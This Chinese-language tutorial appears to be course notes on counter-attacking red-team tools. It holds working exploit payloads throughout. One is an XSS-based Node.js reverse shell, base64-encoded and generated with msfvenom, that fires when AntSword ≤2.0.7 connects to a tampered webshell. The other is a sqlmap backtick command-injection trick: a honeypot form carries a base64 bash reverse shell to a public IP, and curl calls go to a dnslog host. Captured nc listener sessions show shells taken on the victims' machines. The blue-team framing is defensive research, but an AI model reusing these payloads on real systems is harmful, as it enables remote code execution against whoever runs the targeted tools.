一、常见安全工具反制


1. 蚁剑反制


> AntSword <=2.0.7

(1) webshell连接

再webshell.php所在目录执行此命令可以快速打开php

```
php -S 0.0.0.0:9991
```






(2) antsword

> 课程为了演示需要，是单独创建的webshell.php 、webshell2.php 、webshell3.php
> 实际流程是蓝队通过入侵排查发现红队传入的webshell文件，直接修改webshell文件，红队再次连接时就会中招

A. 弹窗

```
("HTTP/1.1 500 <img src=1 onerror=alert(1) />"
```



B. 反弹shell

1. 生成nodejs反弹shell脚本

```
msfvenom -p nodejs/shell_reverse_tcp LHOST=192.168.80.129 LPORT=12333 -f base64
```


2. 将base64编码后的字符替换至下面的 Buffer(填充到这里)

```
("HTTP/1.1 500 <img src=1 onerror='eval(new Buffer(`IChmdW5jdGlvbigpeyB2YXIg
cmVxdWlyZSA9IGdsb2JhbC5yZXF1aXJlIHx8IGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUuY29uc3RydWN0b3Iu
X2xvYWQ7IGlmICghcmVxdWlyZSkgcmV0dXJuOyB2YXIgY21kID0gKGdsb2JhbC5wcm9jZXNzLnBsYXRmb3JtLm1h
dGNoKC9ed2luL2kpKSA/ICJjbWQiIDogIi9iaW4vc2giOyB2YXIgbmV0ID0gcmVxdWlyZSgibmV0IiksIGNwID0g
cmVxdWlyZSgiY2hpbGRfcHJvY2VzcyIpLCB1dGlsID0gcmVxdWlyZSgidXRpbCIpLCBzaCA9IGNwLnNwYXduKGNt
ZCwgW10pOyB2YXIgY2xpZW50ID0gdGhpczsgdmFyIGNvdW50ZXI9MDsgZnVuY3Rpb24gU3RhZ2VyUmVwZWF0KCl7
IGNsaWVudC5zb2NrZXQgPSBuZXQuY29ubmVjdCgxMjMzMywgIjE5Mi4xNjguODAuMTI5IiwgZnVuY3Rpb24oKSB7
IGNsaWVudC5zb2NrZXQucGlwZShzaC5zdGRpbik7IGlmICh0eXBlb2YgdXRpbC5wdW1wID09PSAidW5kZWZpbmVk
IikgeyBzaC5zdGRvdXQucGlwZShjbGllbnQuc29ja2V0KTsgc2guc3RkZXJyLnBpcGUoY2xpZW50LnNvY2tldCk7
IH0gZWxzZSB7IHV0aWwucHVtcChzaC5zdGRvdXQsIGNsaWVudC5zb2NrZXQpOyB1dGlsLnB1bXAoc2guc3RkZXJy
LCBjbGllbnQuc29ja2V0KTsgfSB9KTsgcmV0dXJuIHsgU3RhZ2VyUmVwZWF0KCk7fSwgNSoxMDAwKTsgfSBlbHNlIHByb2Nlc3MuZXhpdCgpOyB9KTsgfSBTdGFnZXJSZXBlYXQoKTsgfSkoKTs=`,`base6
4`).toString())' />"
```

3. kali12333端口

```
nc -lvvp 12333
```

4. 蚁剑连接webshell，kali收到蚁剑所在计算器的命令行




```
┌──(root㉿kali)-[/home/kali/clash]
└─# nc -lvvp 12333
listening on [any] 12333 ...
192.168.80.128: inverse host lookup failed: Unknown host
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.128] 50150
Microsoft Windows [♦汾 10.0.14393]
(c) 2016 Microsoft Corporation♦♦♦♦♦♦♦♦♦♦Ę♦♦♦♦

C:\Users\Administrator\Desktop\♦Ↄ♦v2.0.7\AntSword-Loader-2.0.1\AntSword>whoami
whoami
win-8bv0k1k7ose\administrator

C:\Users\Administrator\Desktop\♦Ↄ♦v2.0.7\AntSword-Loader-2.0.1\AntSword>
```

2. Sqlmap

(1) sqlmap执行系统命令

在Linux操作系统中，``包裹的字符串会被当作系统命令执行，在sqlmap的运行中可以采用如下的方式让系统执行ls命令

```
"http://158.247.240.30:10881/?id=a&b=`ls`"
```


```
"http://158.247.240.30:10881/?id=`curl 666.cvrste.dnslog.cn`"
"a=`curl 7777.cvrste.dnslog.cn
`"
```

(2) 钓鱼页面

Kali或云服务器设置下述钓鱼页面

- 需要自行替换base64编码的payload

```
举例:
编码前: bash -i >& /dev/tcp/158.247.240.30/ 0>&1
编码: (执行命令) echo "bash -i >& /dev/tcp/158.247.240.30/9998 0>&1" | base64
编码后:
```

```
<html>
<head>
<title> A sqlmap honeypot demo</title>
</head>
<body>

username:<input type="text" name="username" >
<form id="myForm" action="username.php" method="post" enctype="text/plain">
        <input type='hidden' name='name' value='sdf&sadf=sadf&command=`echo "YmFzaCAtaSA
+JiAvZGV2L3RjcC8xNTguMjQ3LjI0MC4zMC85OTk4IDA+JjEK" | base64 -d | bash`'>
<input type="submit" onclick="myForm.submit()" value="Submit">
</form>
</body>
</html>
```

Kali或云服务器开启监听

```
nc -lvvp
```

诱导红队执行下面攻击行为

```
"name=sdf&sadf=sadf&command=`e
cho "" | base64 -d | bash`"
```

> 此行为如果采用下列两种方式，将不会成立
>
> 1. -r 选项导入请求消息进行sqlmap测试，sqlmap并不会解析其中的``
> 2. GET请求表单执行反弹shell，GET方式默认会对特殊符号进行url编码，导致sqlmap无法识别编码之后的``符号，如果你觉得红队在用sqlmap之前会自行解一次码，那这种情况其实也可以成立。

Kali或云服务器收到sqlmap执行计算机的命令行

```
root@vultr:~# nc -lvvp 9998
listening on [any] 9998 ...
Warning: forward host lookup failed for static.reserve.wtt.net.hk: Unknown host
connect to [158.247.240.30] from static.reserve.wtt.net.hk [218.255.175.153] 33891
bash: no job control in this shell

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ ls
1.txt
LICENSE
README.md
data
doc
extra
lib
login.php
plugins
sqlmap.conf
sqlmap.py
sqlmapapi.py
sqlmapapi.yaml
tamper
temp
thirdparty
bash-3.2$ exit
exit
```